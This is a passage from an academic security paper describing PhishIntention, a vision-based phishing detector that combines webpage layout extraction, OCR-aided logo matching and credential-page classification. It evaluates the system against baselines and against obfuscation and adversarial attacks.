


Figure 3: PhishIntention extracts screenshot layout to detect both its brand and credential-taking intentions. For a non-CRP, PhishIntention further infers the UI elements that could transition to a CRP. A phishing alert is generated when a webpage (1) intends to take credential, (2) conveys brand intention of a company r, while (3) its domain does not align with that of r.

sitions of salient UI components in the screenshot (as showed in Figure 6, and line 3 in Algorithm 1). The AWL helps in detecting logos and classifying whether a page requires credentials.

Step 2 (Section 4.2): Brand Recognition. We compare a logo in AWL (i.e., *awl.logo*, line 4 in Algorithm 1) and the logos of brands in $\mathcal{R}$. If there is no match with similarity greater than t_s, we report the webpage as benign. Otherwise, we further proceed to the next steps.

Step 3 (Section 4.3): CRP Classification. Subsequently, we build a CRP classifier that takes the screenshot and the AWL as input, and classifies whether the webpage requires user credentials. This step corresponds to line 8 in Algorithm 1. If the webpage is a CRP, but the domain of its URL does not align with any of the domains of the matched brand, we report it as a phishing page (lines 9-10).

Step 4 (Section 4.4): CRP-Transition Location. If the above mentioned conditions are not satisfied, we investigate whether any link/button on the webpage linked to a CRP, which can potentially lure users to provide their credentials. This step corresponds to lines 14-15 in Algorithm 1. We emulate user clicks on the reported links/buttons, and retrieve new redirected URLs along with their screenshots and HTML codes (line 14). Given a new URL (url_l), we further detect its phishing intention recursively (line 15). The recursive process continues until the predefined CRP search depth t_{dep} is exhausted (line 1-2 in Algorithm 1). We report the given URL as benign if all those links/buttons redirect to benign webpages.

In order to accomplish the above steps, we need to address the following technical challenges.

Challenge 1: Layout Definition and Extraction. Detecting the AWL of a webpage is a non-trivial task. *First*, visually salient components are hard to be fully formalized. Highlighting too fine-grained UI elements (e.g., detailed icon and text) to compose layout introduces irrelevant noises. In contrast, highlighting too coarse-grained UI elements (e.g., huge blocks) may miss salient intention-revealing information such as credential-taking UI components. *Second*, extracting a layout is technically challenging. Heuristics for visually salient HTML elements are hard to define. The HTML elements relevant to a page skeleton (e.g., *div* tag) may be visible or invisible given different Javascript and CSS frameworks.




(a) Bank of Scotland (b) A Russian Company

Figure 4: Example where Siamese model in Phishpedia mismatches two text-logos (from https://lyudyamolyudyah.ru/)

Challenge 2: Text-Logo Recognition. Logo recognition is basically a logo similarity measurement problem. It is a challenging task because (i) the logos under the same brand can be very diverse and (ii) the logos (especially text logo) under different brands can be visually similar. Lin et al. propose a Siamese training solution in Phishpedia [41] to address the first issue. However, the technique still suffers from the false positives caused by the similar text-logos under different brands. Figure 4 shows an example where the Siamese model proposed in Phishpedia mismatches the logo of Bank of Scotland with a Russian brand. They share similar appearances and color, but convey totally different brand intentions.

Challenge 3: Identifying and Confirming Credential-Taking Intention. An input box on a webpage does not necessarily take credentials, e.g., it could be a search box. More importantly, a phishing webpage portal may render no input for user credential, i.e., it may not be a CRP (see Figure 5). Instead, it presents a button to lure the user to input credential after clicking the button. For the latter issue (i.e., CRP-link on the webpage), the HTML code implementation can be quite



(a) Original screenshot (b) Forwarded CRP

Figure 5: A phishing webpage linking to a CRP. The CRP button on Figure 5a links to the webpage in Figure 5b.




Figure 6: AWL of the Facebook login page

diverse; besides, attackers can evade using HTML obfuscation. These limit the effectiveness of HTML heuristics.

4.1 Abstract Webpage Layout (AWL)

Given a webpage screenshot $\mathcal{S}$, we define its *Abstract Webpage Layout*, $\mathcal{L}(\mathcal{S})$, as a set of *boxes*, representing visually salient rectangular regions on $\mathcal{S}$. Each box $\mathbf{b} \in \mathcal{L}(\mathcal{S})$ is described by a vector $\langle x, y, w, h, t \rangle$, where x, y represent its horizontal and vertical coordinates in $\mathcal{S}$, while w, h represent its width and height, and t is its UI type. In this work, we support five UI element types — identity logo, input box, button, text label, and block. Block indicates a salient region on the webpage screenshot which is none of logo, input box, button, and text label. The identity logo conveys the brand intention, whereas the spatial arrangement of those UI elements may further convey credential-taking intention. Figure 6 illustrates the AWL of a Facebook webpage. Each orange rectangle, with its type annotated, represents a visually salient region.

We design a data-driven approach to address the problem of ambiguous definitions of layouts. Specifically, we constructed a layout dataset of ∼9K webpage screenshots, annotated with regions and types of salient UI elements (Section 5.1). Subsequently, we train an object detection model to predict salient UI elements (and their types) on the screenshots. Technically, we regard each annotated component as an object on a screenshot (similar to a pedestrian or a car in a street view). We choose the Faster R-CNN model [56], which takes as input a screenshot, and generates as output a set of regions on the screenshot in the form of $\langle x, y, w, h, \mathbf{t} \rangle$, where, x, y, w, h represent the coordinate in horizontal position, vertical position, width, and height, respectively. And $\mathbf{t}$ is a one-hot vector where each dimension represents a specific classification type (e.g, logo, button, etc.). The deep learning model is trained to minimize the errors in type classification and region prediction on the training dataset.




Figure 7: OCR-aided Siamese Model

4.2 OCR-aided Brand Recognition

An identity logo, if exists, is one of the components in the AWL. As mentioned in Section 4, a challenge in recognizing logo is that, it can be an icon-like image, a sequence of characters, or even both. To compare two logo images, Phishpedia's Siamese model [41] is not expressive enough to capture the fine-grained text shape (see Figure 4). In contrast, universally applying OCR (Optical Character Recognition) [32] cannot work on icon-like logos, and further incurs a high runtime overhead. Comparing to other deep learning solutions [56] which costs only a few milliseconds, an end-to-end deep OCR model [58] takes a prohibitive 0.5s on average for predicting the text of a single image.

We propose OCR-aided Siamese matching model to strike a balance in learning between appearance-based features and text-shape based features, which is also significantly more time-efficient than full OCR model. Our OCR-aided Siamese model is designed as depicted in Figure 7. The model has two branches: one branch is the ResNetV2-50 feature extractor from a pre-trained logo classification model which outputs appearance-based embedding $\mathbf{x}_{appear}$, the other branch goes through the encoder from a pre-trained OCR model which outputs text-shaped based embedding $\mathbf{x}_{shape}$. Here, the pre-trained OCR encoder captures text features over appearance-based features to recognize digits and characters. We take the ASTER encoder architecture [58] as our model.

The embeddings from the two branches are concatenated as a unified representation, i.e., $\mathbf{x}_{all} = [\mathbf{x}_{appear}; \mathbf{x}_{shape}]$. Finally, the overall embedding $\mathbf{x}_{all}$ is fed into a fully connected network, which is further transformed to the final logo embedding $\mathbf{x}_{logo}$. We jointly train all sub-modules through a logo classification task. During deployment, we compare two logos using the cosine similarity of their logo embeddings.




Figure 8: Pixel-matrix representation of block layer in the AWL input channel, assuming that the shape is 10×10.




Figure 9: The hybrid input for CRP classifier

4.3 CRP Classification

Defining HTML-based heuristics [22] (e.g., looking for specific HTML forms) can serve as a classifier for CRP. However, it is easy to be bypassed by HTML obfuscation attack. We design a vision-based CRP classifier which takes a screenshot and its AWL as a combined input, and is independent of HTML code implementation. The rationale is that the spatial arrangement of UI components (such as input boxes) may convey credential-taking intention (see Figure 6). Comparing to traditional image input which consists of 3-channel RGB image, we additionally construct M input channels (M is equal to the number of UI types) to encode the AWL. Let an RGB image I have shape of $N \times N$. Given a UI component $\mathbf{b}$ of type t (e.g., block), the region containing the element is specified by $< x, y, w, h >$. We assign the entries in pixel-matrix ($N \times N$) corresponding to the pixels overlapping with the region as ones and others as zeros. Figure 8 shows an example where we embed the type of block in a screenshot, which derives a channel of shape $N \times N$ and pixel entries assigned as 0s or 1s. Given M UI component types, we have M such channels. We stack those channels with the original RGB channels as the model input, as shown in Figure 9. Each additional channel corresponds to the layout of a type of UI component (e.g., button, logo, blocks, etc). The channels are fed into a model with ResNetV2-50 architecture [28] to classify whether a webpage requires user credentials.

To provide an explanation of the credential-taking intention, we highlight the credential-taking region on the screenshot, as shown in Figure 10. We also overlay a heatmap on the screenshot based on the model attribution technique, Score-CAM [66], which reasons out the contribution of each region




Figure 10: A screenshot annotated by PhishIntention: the highlighted region explains credential-taking intention

in the input to the output prediction. Technically, it measures the output sensitivity to perturbation on the model input. For more technical details, readers can refer to [66].

4.4 CRP-Transition Location

The landing phishing webpage may not always be a CRP. Sometimes, attackers provide a link or show a button to lure the victims to visit another CRP (see Table 1). We call such a link or button as a *CRP transition*.

To detect the CRP transitions on a webpage, we apply a hybrid solution, i.e., HTML heuristics as a pre-checking filter and a deep learning solution (independent of HTML) to predict the location of CRP transitions on the screenshot. Our heuristic reports the hyperlinks under either condition:
1) The English text is *exactly* "Login" and "Sign Up" (case-insensitive).
2) The non-English text translates to login and sign-up.

We search for the clickable DOM element with text that matches any of the keyword heuristics. If the pre-checking filter fails to locate any suspicious element, we resort to visual object detector.

We train an object detector (Faster R-CNN [56]) to predict the regions of CRP-transition based on screenshot, thereby being independent of HTML implementation. We construct a dataset consisting of screenshots annotated with CRP-buttons, i.e., UI elements linkable to CRP webpages (Section 5.1). Given that the number of the screenshots linkable to its CRP webpage is limited, we adopt a transfer-learning routine by pre-training an object detector on generated *pseudo* samples. Specifically, we search for icon/images of CRP-buttons such as buttons used for login and sign-up. Next, through the collected dataset, we identify the "hotspot regions" on the screenshots where CRP-buttons frequently appear. Then, we overlay the CRP-button images on webpage screenshots in the hotspot regions to produce a much larger *pre-training* dataset. After the pre-training, we fine-tune the object detection model based on original screenshots labelled with CRP-buttons.

The object detector allows us to assign a confidence score to each detected object. Hence, given a threshold for the maximum number of user clicks, K, our model recommends the top-K most likely UI components linkable to a CRP. We then emulate user clicks on those predicted components to visit and verify potential CRPs.

4.5 Defending Against Adversarial Attacks

To tackle adversarial attacks, we equip all the deep learning models with the gradient-masking technique proposed in [41]. Specifically, we change the ReLU activation function $f = max(0,x)$ to $f' = max(0, \alpha \cdot \lceil \frac{x}{\alpha} \rceil)$ to mask the gradients (where α is the discretization parameter).

5 Performance Evaluation

We conduct evaluations regarding the following research questions:

- **[RQ1] Phishing Detection Performance (Section 6):** How accurate and efficient is PhishIntention in detecting phishing webpages; and how does it perform in comparison to the baselines?
- **[RQ2] Credential-taking Intention Confirmation Performance (Section 7):** How accurately can PhishIntention locate CRP from a non-CRP webpage?
- **[RQ3] Model-wise Performance (Section 8):** How accurate is each deep learning model of PhishIntention?
- **[RQ4] Robustness Against Adversaries (Section 9):** Whether PhishIntention is robust against various adversaries:
  1) When attackers collect and disseminate misleading legitimacies, can PhishIntention well recognize them and preserve user confidence?
  2) When attackers build phishing webpages with HTML obfuscation, can PhishIntention still detect and confirm credential-taking intention?
  3) Whether attackers can successfully generate adversarial samples to compromise the deep learning models of PhishIntention?
- **[RQ5] Field Study (Section 10):** What is PhishIntention's performance in detecting phishing webpages in the wild?

We design one experiment for answering each of the above research questions. We refer to Appendix A.1 for details on hardware configurations for training of models. In the following sections, we first introduce the datasets used to train our deep learning models, then we describe each experiment with its settings, baselines, and experimental results. Given the complexity of experiment design (five sophisticated experiments sharing six datasets), we visually describe the connection among research questions, experiment designs, and their prepared datasets in Appendix A.2.

5.1 Training/Testing Dataset

The datasets for detecting AWL, recognizing logos, classifying CRPs, and locating CRP transitions are as follows.
For AWL Prediction and CRP Classification. We collected 9,010 webpage screenshots; the training:testing ratio as 9:1. We annotate each screenshot with two types of labels:

- **Layout Label:** Each screenshot is labelled with boxes describing various salient UI components (logo, button, text label, input, and block), to learn AWL. Overall, those 9,010 screenshots contain 9,540 logos, 64,386 buttons, 14,850 inputs, 7,383 labels, and 33,677 blocks.
- **CRP Label:** Each screenshot is labelled to indicate whether it requires user credential or not.

For OCR-aided Siamese. We use Logo2K+ dataset [67] to pre-train our OCR-aided Siamese model, containing 167,140 logo samples across 2,341 brands. In addition, we use the Synth90k [33] and SynthText [26] datasets to pre-train the OCR branch. We select 1,000 screenshots with logos from the phishing webpage dataset, 1,000 from legitimate websites, and crop their logos as testing dataset.
For CRP-Transition Location. We overlay 63 CRP-button images on to 10,000 screenshots; this is done only for pre-training. After pre-training, we use 4,843 non-CRP screenshots collected from real-world non-CRP phishing webpages and the homepages of well-known websites (see Appendix A.2) to train deep CRP locator. 3,310 non-CRP phishing and 1,003 non-CRP legitimate are used for testing.

5.2 Reference List & Click Emulation

We prepare a target list that includes 3,061 logos from 277 well-known brands (also used in [10,41]). The brands cover a wide range of sectors including banking, online shopping, social media, etc. We emulate user clicks via Helium library [9] to interact with online webpages. Helium is a tool built upon Selenium which has high-level API design. We use its eager mode to reduce webpage loading time.

6 RQ1: Phishing Detection Experiment

6.1 Settings

To evaluate PhishIntention's performance in detecting brand intention and credential-taking intention, we use 25,403 CRP phishing webpages (see Table 1) from the phishing webpage dataset. We randomly sample an equal number of webpages

Table 2: Baseline description (see Section 3 for details)

Solution	Reference Representation	Description
EMD [23] (TDSC'06)	Screenshot	Uses EMD algorithm to compute the similarity between two screenshots' colour distributions.
VisualPhishNet [10] (CCS'20)	Screenshot	Trains a deep Siamese model to report the similarity score of two screenshots.
PhishZoo [11] (ICSC'11)	Logo	Uses SIFT algorithm to report whether a screenshot contains a given logo.
Phishpedia [41] (USENIX Sec'21)	Logo	Employs an object detection model to extract logos from screenshots and a Siamese model to compare the similarity between two logos.

from the benign webpage dataset. We evaluate the precision/recall of phishing detection.

Note, PhishIntention searches for a CRP from a non-CRP. Thus, it is not possible to evaluate the overall pipeline on traditional dataset, as many collected phishing webpages are dead. We discuss PhishIntention's performance of dynamic analysis in Section 7.

6.2 Baselines

Table 2 lists four reference-based existing techniques considered in this study. We select two screenshot-based solutions and two logo-based solutions. EMD and PhishZoo are well-known early reference-based approaches. VisualPhishNet and Phishpedia are the latest state-of-the-art screenshot-based and logo-based approaches, respectively.

Reference selection. We construct a target list of 277 brands for analysing all the five approaches. We equip the screenshot-based approaches EMD and VisualPhishNet with 9,334 referenced screenshots, and the logo-based approaches PhishZoo and Phishpedia with 3,061 referenced logos (see Section 5.2).

Implementation. We use the implementation of EMD and PhishZoo published in [3]. We implement Phishpedia based on [41]. For VisualPhishNet, we use the implementation made publicly available [5].

6.3 Results

Figure 11 plots the ROCs in for the five solutions. The logarithm scale helps to observe their performances (in terms of recall or true positive rate) at the practical requirement of low false positive rates (FPR), e.g., at FPR of 10^{-3}. In comparison to the best performing baseline solution Phishpedia, PhishIntention achieves a higher accuracy on overall benign/phishing webpage dataset. At a low FPR of 10^{-3}, PhishIntention achieves a recall of 0.9, which is *more than twice the recall of Phishpedia*. To put it differently, at the recall of 0.9, PhishIntention incurs a FPR that is two orders of magnitudes less than that of Phishpedia ($\sim 10^{-3}$ versus $\sim 10^{-1}$). The remaining solutions have negligible recall values at an FPR of 10^{-3}.




Figure 11: ROCs of EMD, PhishZoo, VisualPhishNet, Phishpedia, and PhishIntention



(a) Matched logo (Visa)



(b) Logo from NSK

Figure 12: Phishpedia's Siamese model wrongly matching NSK logo (from nsk.cyrek.xyz) to Visa logo

It shows that PhishIntention improves the reference-based phishing detection capability beyond the existing solutions. Lastly, the mean/median runtime overhead of PhishIntention is relatively low — PhishIntention incurs 0.58s/0.69s, whereas Phishpedia incurs 0.39s/0.41s, EMD 1.23s/1.20s, PhishZoo 65.45s/21.93s, and VisualPhishNet 0.26s/0.23s.

6.4 Qualitative Analysis

We now qualitatively compare PhishIntention with Phishpedia and VisualPhishNet to further understand how our approach outperforms the baselines. More examples can be found in [7].

Advantages of PhishIntention over Phishpedia. We observe that PhishIntention outperforms Phishpedia for three reasons: (1) accurate credential-taking intention extraction (for higher precision), (2) more accurate OCR-aided logo matching (for higher precision), and (3) more accurate logo detection (for higher recall). As for the first reason, we have shown in Figure 2 that only detecting brand intention is insufficient, we discuss the other two reasons here.

The extra OCR branch helps PhishIntention to reduce false

positives on text-based logos made by Phishpedia. Figure 12 shows a false positive reported by Phishpedia which matches the logo of NSK with that of Visa. In contrast, PhishIntention distinguishes text-based features well.




(a) Original screenshot



(b) Matched logo (Square)



(c) Phishpedia Results



(d) PhishIntention Results

Figure 13: A phishing webpage with color of logo similar to that of background (https://squareup.com/login)

Furthermore, we observe that PhishIntention is more sensitive than Phishpedia in recognizing brand logos because PhishIntention is trained on more diverse UI components (i.e., logo, button, input, label, and block). Figure 13 shows a phishing example whose target brand is Square (https://squareup.com/login). Figure 13a shows the screenshot of the phishing webpage and Figure 13b shows the matched logo by PhishIntention. Figure 13c and Figure 13d depict the results from Phishpedia and PhishIntention, respectively. We observe that PhishIntention recognizes complete salient UI components such as logo, input, button, and block, while Phishpedia reports neither logo nor input, despite the fact that the object detection model of Phishpedia is trained using a ∼29K labelled screenshot dataset; PhishIntention, on the other hand, is trained on only ∼8K training dataset.

Advantages of PhishIntention over VisualPhishNet. PhishIntention outperforms VisualPhishNet because the similarity between screenshots can be confusing when (1) the test webpage conveys the same brand intention yet having a different appearance from template, or (2) the webpage conveys a different brand intention but have a similar appearance as template (as shown in Figure 1). We provide more of such examples in [7].

7 RQ2: CRP Location Experiment

7.1 Settings

We evaluate PhishIntention's CRP locating technique with two datasets (see Section 5.1): (1) the 3,310 non-CRP phishing webpages containing a CRP button, and (2) 1,003 legitimate non-CRPs, each of which has a ground-truth URL redirected to a CRP page. For the example of the latter, under the domain of paypal.com, we pick a non-CRP such as `https://www.paypal.com/home`, and attach it with a ground-truth URL of CRP (e.g., `https://www.paypal.com/signin`). We use *completeness* as the performance measurement. Specifically, let the number of webpages reported with true CRP button (or true CRP URL) be M and the total number of webpages in the experiment be N; *completeness* is defined as $\frac{M}{N}$. For the legitimate webpages, we evaluate how complete PhishIntention is in discovering the ground-truth CRP URLs. Note that, the non-CRP phishing webpages are inaccessible. Thus, we evaluate how complete can PhishIntention report the ground-truth CRP-transition on the screenshot.

We run CRP locator on the above two datasets in three modes, i.e., (1) only with HTML heuristics, (2) only with deep learning model (i.e., Faster R-CNN model), and (3) with both HTML heuristics and deep learning model.

7.2 Results

Table 3 gives the result. The HTML heuristics and the deep learning model complement with each other. The combined approach of HTML heuristics and deep learning model has the best performance to locate CRPs on the non-CRPs. For the non-CRP phishing dataset, deep learning model alone achieves an acceptable completeness of 83.1%. Note that, non-CRP phishing webpages are dead so we cannot confirm their CRP links. Therefore, we can only apply the deep learning solution on their screenshot.

Table 3: Performance of dynamic analysis to locate a CRP from a non-CRP

Approach	Dataset	Completeness
HTML only	Legitimate	83.2%
	non-CRP Phishing	/
Deep learning only	Legitimate	72.9%
	non-CRP Phishing	**83.1%**
HTML+Deep learning	Legitimate	**93.3%**
	non-CRP Phishing	/

We also investigate the samples where PhishIntention does not work well. We observe that the webpages with uncommon login-keyword or login-icon can mislead the CRP locator. Figure 14 presents a screenshot of a legitimate website. PhishIntention predicts two boxes as its CRP buttons (boxes in orange). However, one button is to change language and the other is to search inside the website. The real CRP button is with the name of "IdCorreios", which uses an uncommon icon to represent the login semantics. Moreover, its HTML code does not conform to our predefined credential-requiring keywords in HTML heuristics. A remedy is to fine-tune our model based on the informative samples. We will investigate this in our future work.



Figure 14: PhishIntention fails to locate CRP transition

8 RQ3: Evaluating Model-wise Contributions

We evaluate the following questions in this section:

- **Q1:** What is the prediction accuracy of each individual model, i.e., AWL detection model, CRP transition location model, CRP classifier, and the OCR-aided Siamese model?
- **Q2:** How is the performance of PhishIntention in detecting logo comparing to that of Phishpedia?
- **Q3:** How effective is PhishIntention's OCR-aided Siamese model in comparison to Phishpedia's Siamese model?
- **Q4:** How effective is PhishIntention's hybrid input based CRP classifier in comparison to individual input classifier?
- **Q5:** How effective is PhishIntention's CRP classifier in comparison to naive input-box information?

Settings. For the above models, we use the datasets mentioned in Section 5.1. We use mAP (mean Average Precision), a measurement widely used in computer vision community, to evaluate object detection models i.e. layout detection and CRP button/link detection. For CRP classifier, we evaluate its classification accuracy.

Q1) Individual Model Accuracy. Table 4 shows the accuracy of all models. Overall, each individual model achieves good results. The AWL detector achieves mAP of 56.7 averaged over all UI categories and mAP of 59.5 on logo category. CRP-Transition Locator achieves a high mAP of 44.6.

Q2) Logo detection performance. We compare the logo detection capabilities of PhishIntention and Phishpedia in the first two rows of Table 4 (second column). PhishIntention achieves significantly higher performance (by about 13 mAP points); this is because the model in PhishIntention is trained with more diverse types of UI elements (than in Phishpedia).

Q3) Effectiveness of OCR-aided Siamese Model. We compare OCR-aided Siamese model and the Siamese model used in Phishpedia in the last two rows of Table 4; the OCR-aided Siamese model matches ∼5.5% more logos.

Table 4: The testing performance of each deep learning model. The mAP measurement is under the IoU thresholds 0.5:0.95.

Model	Overall mAP	Logo mAP	Prediction Acc	Matching Acc
Layout Detection	**56.7**	**59.5**	/	/
Logo/Input Detection (in Phishpedia)	54.7	46.6	/	/
CRP-Transition Locator	**44.6**	/	/	/
CRP Classifier	/	/	**0.950**	/
OCR-Aided Siamese	/	/	/	**0.891**
Traditional Siamese (in Phishpedia)	/	/	/	0.835

Table 5: Comparing CRP classifier with different inputs

CRP Classifier Type	Train Accuracy	Test Accuracy
Layout-only classifier	94.8%	90.0%
Screenshot-only classifier	**100.0%**	89.0%
Combined classifier	99.3%	**95.0%**
Input box heuristics	/	60.8%

Q4) Effectiveness of Hybrid Input. We train CRP classifiers with layout-only as input and screenshot-only as input, and compare them with the CRP classifier with hybrid inputs. Table 5 shows the results. Typically, training only on screenshot leads to over-fitting because of learning detailed pixel-level features. In contrast, training on more general features, i.e. layout, allows the model to generalize better but raises challenges in model fitting. Combining both allows us to strike a balance and achieve the best performance.

Q5) Effectiveness of CRP Classifier. We evaluate whether using input-boxes on screenshots is sufficient to predict credential-taking intention. Here, we use Phishpedia as a baseline; it can report both logo and input boxes, and we use the input box prediction as an indicator to predict CRP. The last row in Table 5 gives the result. Such a simple heuristic can only achieve classification accuracy of 60.8%, performing much lower than the above three CRP classifiers.

9 RQ4: Robustness Against Adversaries

We evaluate the robustness of PhishIntention against adversaries of misleading legitimacy, HTML obfuscation, and adversarial attack on deep learning models.

9.1 Settings

i) Misleading Legitimacy. We collect and verify 3,049 misleading legitimate websites (from Apr 9, 2021 to Apr 16, 2021) from the emerging new websites reported by CertStream [1] based on any of the three conditions: 1) media/news/blog websites with links to Facebook, Twitter, Youtube, etc., 2) websites allowing sign-in or registration via Facebook, Google, etc., and, 3) websites with advertise-

ment of companies such as Amazon, Microsoft, etc. We run PhishIntention and four baselines (Section 6) to evaluate their robustness against misleading legitimacies.

ii) HTML Obfuscation Adversary. PhishIntention analyzes webpages for 1) CRP detection (Section 4.3) and 2) CRP-Transition Location (Section 4.4). Our analysis consists of light-weight HTML analysis and computer vision model. In this experiment, we compare PhishIntention with XDriver [22], the latest HTML-based technique to discover and detect login/signup form, based on their robustness against the following HTML obfuscation techniques:

- **HTML Form Obfuscation (for CRP classification):** We apply squatting techniques [19,60] on HTML forms, e.g., by replacing "login" and "sign up" with "l0gin" and "sigh up".
- **URL Obfuscation (for CRP location):** We randomly rename the URLs linking to the CRPs while preserving the CRP linkability.

We obfuscate the webpages used in CRP location experiments (Section 7) and CRP classification experiments (Section 7), and evaluate the model accuracy after the obfuscation. The obfuscations are designed to nullify all the state-of-the-art HTML heuristics (including ours), which are *practical* solutions (1) taking the minimal efforts from the attackers and (2) preserving the website appearance.

iii) Deep Model Adversary. We have two classifier-like models (CRP classifier and Siamese model) and two object detectors (layout detection model and CRP location model). We choose five popular adversarial attacks on the classifiers and DAG [70] attack on the object detectors. The five popular adversarial attacks are I-FGSM [25,36], I-StepLL [36], C&W L2 [18], DeepFool [50], and BPDA [13]. While I-FGSM, I-StepLL, C&W L2, and DeepFool depend on model gradient to conduct attack, BPDA [13] is a gradient-recovering technique to recover masked gradients. DAG [70] is an adversarial attack designed for object detection model, and its attack is also based on model's gradients.

We evaluate the robustness of each of PhishIntention's models against these attacks.

9.2 Results

i) Misleading Legitimacy Adversary. Figure 15 shows the performances in terms of phishing detection rate on the phishing/bengin webpage dataset (see Section 6) and the FPR on the misleading legitimate dataset. Observe that, while the baselines suffer from high FPRs (45.5% to 60.1%, see Figure 15), the false-positive rate of PhishIntention is significantly much lower, i.e. 5.10%.

ii) HTML Obfuscation Adversary. Table 6 presents accuracy of CRP classification and CRP location before and after HTML obfuscation. The accuracy of Xdriver [22] drops much more significantly as the technique depends purely on HTML




Figure 15: Best precision and recall on traditional webpage dataset, and false positive rate on misleading dataset.

Table 6: Robustness Against HTML Obfuscation

Solution	Classification Accuracy		Location Accuracy	
	Before	After	Before	After
PhishIntention	95.0%	95.0%	93.3%	72.6%
Xdriver	75.4%	59.2%	39.3%	3.4%

code. In contrast, PhishIntention largely preserves its classification and location accuracy even when its HTML heuristics are bypassed, thanks to the computer vision solution.

iii) Deep Model Adversary. Our experimental results show that all models of PhishIntention are robust against I-FGSM, I-StepLL, C&W L2, DeepFool, and DAG. Table 7 and Table 8 shows that the accuracy loss under attacks is much lower after the defense.

10 RQ5: Phishing Discovery Experiment

10.1 Runtime Configurations

